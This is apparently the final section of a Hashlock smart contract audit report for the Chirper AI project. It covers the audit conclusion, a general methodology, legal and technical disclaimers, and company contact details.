
Resolved



Centralisation

The Chirper AI project values security and utility over decentralisation.

The owner executable functions within the protocol increase security and functionality but depend highly on internal team responsibility.



Centralised

Decentralised

Conclusion

After Hashlock's analysis, the Chirper AI project seems to have a sound and well-tested code base, now that our vulnerability findings have been resolved and acknowledged. Overall, most of the code is correctly ordered and follows industry best practices. The code is well commented on as well. To the best of our ability, Hashlock is not able to identify any further vulnerabilities.

Our Methodology

Hashlock strives to maintain a transparent working process and to make our audits a collaborative effort. The objective of our security audits is to improve the quality of systems and upcoming projects we review and to aim for sufficient remediation to help protect users and project leaders. Below is the methodology we use in our security audit process.

Manual Code Review:

In manually analysing all of the code, we seek to find any potential issues with code logic, error handling, protocol and header parsing, cryptographic errors, and random number generators. We also watch for areas where more defensive programming could reduce the risk of future mistakes and speed up future audits. Although our primary focus is on the in-scope code, we examine dependency code and behaviour when it is relevant to a particular line of investigation.

Vulnerability Analysis:

Our methodologies include manual code analysis, user interface interaction, and white box penetration testing. We consider the project's website, specifications, and whitepaper (if available) to attain a high-level understanding of what functionality the smart contract under review contains. We then communicate with the developers and founders to gain insight into their vision for the project. We install and deploy the relevant software, exploring the user interactions and roles. While we do this, we brainstorm threat models and attack surfaces. We read design documentation, review other audit results, search for similar projects, examine source code dependencies, skim open issue tickets, and generally investigate details other than the implementation.

Documenting Results:

We undergo a robust, transparent process for analysing potential security vulnerabilities and seeing them through to successful remediation. When a potential issue is discovered, we immediately create an issue entry for it in this document, even though we have not yet verified the feasibility and impact of the issue. This process is vast because we document our suspicions early even if they are later shown to not represent exploitable vulnerabilities. We generally follow a process of first documenting the suspicion with unresolved questions, and then confirming the issue through code analysis, live experimentation, or automated tests. Code analysis is the most tentative, and we strive to provide test code, log captures, or screenshots demonstrating our confirmation. After this, we analyse the feasibility of an attack in a live system.

Suggested Solutions:

We search for immediate mitigations that live deployments can take and finally, we suggest the requirements for remediation engineering for future releases. The mitigation and remediation recommendations should be scrutinised by the developers and deployment engineers, and successful mitigation and remediation is an ongoing collaborative process after we deliver our report, and before the contract details are made public.

Disclaimers

Hashlock's Disclaimer

Hashlock's team has analysed these smart contracts in accordance with the best industry practices at the date of this report, in relation to: cybersecurity vulnerabilities and issues in the smart contract source code, the details of which are disclosed in this report, (Source Code); the Source Code compilation, deployment, and functionality (performing the intended functions).

Due to the fact that the total number of test cases is unlimited, the audit makes no statements or warranties on the security of the code. It also cannot be considered as a sufficient assessment regarding the utility and safety of the code, bug-free status, or any other statements of the contract. While we have done our best in conducting the analysis and producing this report, it is important to note that you should not rely on this report only. We also suggest conducting a bug bounty program to confirm the high level of security of this smart contract.

Hashlock is not responsible for the safety of any funds and is not in any way liable for the security of the project.

Technical Disclaimer

Smart contracts are deployed and executed on a blockchain platform. The platform, its programming language, and other software related to the smart contract can have their own vulnerabilities that can lead to attacks. Thus, the audit can't guarantee the explicit security of the audited smart contracts.

About Hashlock

Hashlock is an Australian-based company aiming to help facilitate the successful widespread adoption of distributed ledger technology. Our key services all have a focus on security, as well as projects that focus on streamlined adoption in the business sector.

Hashlock is excited to continue to grow its partnerships with developers and other web3-oriented companies to collaborate on secure innovation, helping businesses and decentralised entities alike.

Website: hashlock.com.au

Contact: info@hashlock.com.au



#hashlock.